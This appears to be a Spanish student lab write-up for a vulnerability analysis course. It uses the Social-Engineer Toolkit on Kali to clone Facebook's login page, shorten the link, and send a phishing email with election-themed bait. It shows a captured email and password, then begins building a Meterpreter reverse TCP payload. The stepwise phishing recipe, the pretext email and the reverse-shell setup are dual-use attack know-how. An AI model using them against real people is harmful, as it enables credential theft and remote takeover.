

Asignatura	Datos del alumno	Fecha
Análisis de Vulnerabilidades	Apellidos: Paz López	14/11/2021
	Nombre: Angel Ramón	

INTRODUCCION


El Phishing es una técnica o un método de ataque dentro de las prácticas de la Ingeniería Social que utilizan los ciberdelincuentes para poder conseguir información confidencial de una entidad, por medio del engaño como ser obtener claves de acceso para autenticarse a un sistema, datos de tarjeta de crédito o débito, números de cuentas bancarias, también se da mucho la instalación de software malicioso en el equipo de la víctima para tomar control de ella para fines negativos, afectando la privacidad y confidencialidad de la víctima, esto para beneficio económico para el delincuente u otras motivaciones.

Realizaremos una obtención de credenciales utilizando una máquina de Kali Linux como máquina Atacante y una máquina con Windows 7 como víctima


Obtención de credenciales

1. Usaremos SET colocando en consola:

En la consola escribiremos **sudo setoolkit** y damos enter




Aparecerá el siguiente menú



```
angelrpaz@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Codename: 'Maverick'  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set>
```

Elegiremos opción 1 ya vamos a realizar es un ataque de Ingeniería Social y damos enter




```
angelrpaz@kali: ~/Escritorio  
Archivo Acciones Editar Vista Ayuda  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

Calendar overlay (November 2021):

dom	lun	mar	mié	jue	vie	sáb
	1	2	3	4	5	6
44	7	8	9	10	11	12
45	14	15	16	17	18	19
46	21	22	23	24	25	26
47	28	29	30	1	2	3
48	5	6	7	8	9	10
49						

Luego elegimos opción 2 **Website Attack Vectors** y damos enter



```
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
age to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This m
iframe replacements to make the highlighted URL link to appear legitimate
licked a window pops up then is replaced with the malicious link. You can e
replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web a
r example you can utilize the Java Applet, Metasploit Browser, Credential H
bbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection thr
ough HTA files which can be used for Windows-based powershell exploitation through the br
wser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Luego elegimos el método **Credential Havester Attack Method** que es la opción 3 y damos enter



```
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Despues elegimos la opción 2 **Site Cloner** ya que clonaremos el sitio www.facebook.com para poder obtener las credenciales de la victima

```
ali: ~/Escritorio
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a repository

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.168.20.87
```

Colocamos el IP de nuestra maquina atacante en nuestro caso 192.168.20.87

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.168.20.87
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Ingresamos la Url de la pagina a clonar en nuestro caso www.facebook.com y damos enter

```
ali: ~/Escritorio
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.168.20.87
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Aqui ya tendríamos listo la maquina atacante, y nos indica que el ataque esta corriendo en el puerto 80

Usamos <https://tinyurl.com/> para que nuestro enlace sea mas adecuado y creíble para engañar a la victima, el enlace seria: **<https://tinyurl.com/EleccionGeneralHN21>**



Despues armamos el correo a enviar a la victima

ASUNTO DE PARTIDOS POLITICOS ELECCIONES GENERALES 2021 ➤

Angel Paz <angelpaz54@gmail.com>
para yarpl54

10:18 (hace 0 minutos) ☆ ↩ ⋮

Buenas, Estimado le comparto la información de las estrategias que estarán usando los partidos políticos para el 28 de noviembre. Tiene que loguearse en facebook para poder ver la información.

1. Partido Nacional [Click Aquí...](#)
2. Partido Libertad y Refundación [Click Aquí...](#)
3. Partido Liberal [Click Aquí...](#)

Editar enlace

Texto para mostrar:

Enlazar con:

- ☒ Dirección web
- ☐ Dirección de correo

¿A qué URL debe ir este enlace?

[Probar este enlace](#)

¿No sabes muy bien qué poner en el cuadro? En primer lugar, busca la página de la web a la que quieres vincular (puede ser útil un [motor de búsqueda](#)). A continuación, copia la dirección web del cuadro que aparece en la barra de direcciones de tu navegador y pégala en el cuadro de arriba.


Cancelar

Aceptar

DESDE EL CORREO DE LA VICTIMA



Al darle clic al enlace nos enviara a la página clonada.



Al colocar la victima el correo y la contraseña y dar inicion de sesión en la maquina atacante nos caerán un montón de datos como parámetros y hay que buscar entre toda la información.


```
ali: ~/Escritorio
angelrpaz@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=360
PARAM: lgndim=eyJ3IjoxMzY2LCJoaW93NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnd=083000
PARAM: lgnd=1636302850
POSSIBLE USERNAME FIELD FOUND: email=angelrpaz54@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=honduras
PARAM: prefill_contact_point=angelrpaz54@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAf/APfAAPAAAAAAAAAAAAAAAAAPAAAAAPAJb/bJAAAAAAV
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.20.29 - - [07/Nov/2021 11:34:58] "POST /device-based/regular/login/?login_attempt=1&lvv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundarygt226J17DTQ7VPvr
Content-Disposition: form-data; name="ts"

1636302900254
-----WebKitFormBoundarygt226J17DTQ7VPvr
Content-Disposition: form-data; name="q"

[{"app_id": "256281040558", "posts": "h82AW1siZmFsY286b2RzX3d1Yl91YXRjaCIseyJlIjoie1wiBRakXC
I6elwiMTM0NAkKBTM0LmZhYnJpYy53d3cuZmJGfQ4AX8sYW51cy51YW56YWkud3JpdGVcIjphbMSxudWxsXX19fX0
1LCjyIjoxLCJkIjoie1JF58QWNZTlF2X2V0ZktRdFVkbZl1uZTJadV9YSU5jNVczSX8ScGR6Vi1ld3YwX01xSlhHZVNZ
V2JFcUxrTngzVGZAN29vUEhyS0ImQVJKUm55TlVoeKfjbdFWLTIZUmNHLWt8ZmQuQWNhbUJyRVVvaOXh1VURiU01te
lVBdlBwdXh2Y1paRV82aUktTjBNMmo2VVFNR1lrMks0VTF1a0VjWjhJTHpteTlIbHBWUEXTGTUY3FhRlBrYjR3VU
```

Y este es el proceso para obtener las credenciales con SET por medio del método Credential Harvester Attack Method.



CONTROL DEL EQUIPO REMOTO

IP de la Maquina: 192.168.20.111


Para este ejercicio estaremos usando el usuario root para tener acceso a la carpeta root del sistema de archivos ya que en ese directorio se nos crea el ejecutable payload.exe

1. Usaremos SET colocando en consola:


En la consola escribiremos **setoolkit** y damos enter




Elegiremos la opción 1 **Social-Engineering Attack**



Una vez nos salga el menú elegiremos la opción 4 **Create a Payload and Listener**



Luego elegiremos la opción 5 **Windows Meterpreter Reverse_TCP X64,**
Mertepreter




Ahora verificaremos nuestra ip con ifconfig en otra terminal, en nuestro caso nos sale que nuestra IP en la maquina es 192.168.20.111 y lo colocaremos para crear el payload

```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
```

Usaremos el puerto 4445 y damos enter y tocara después esperar un momento mientras se genera el payload

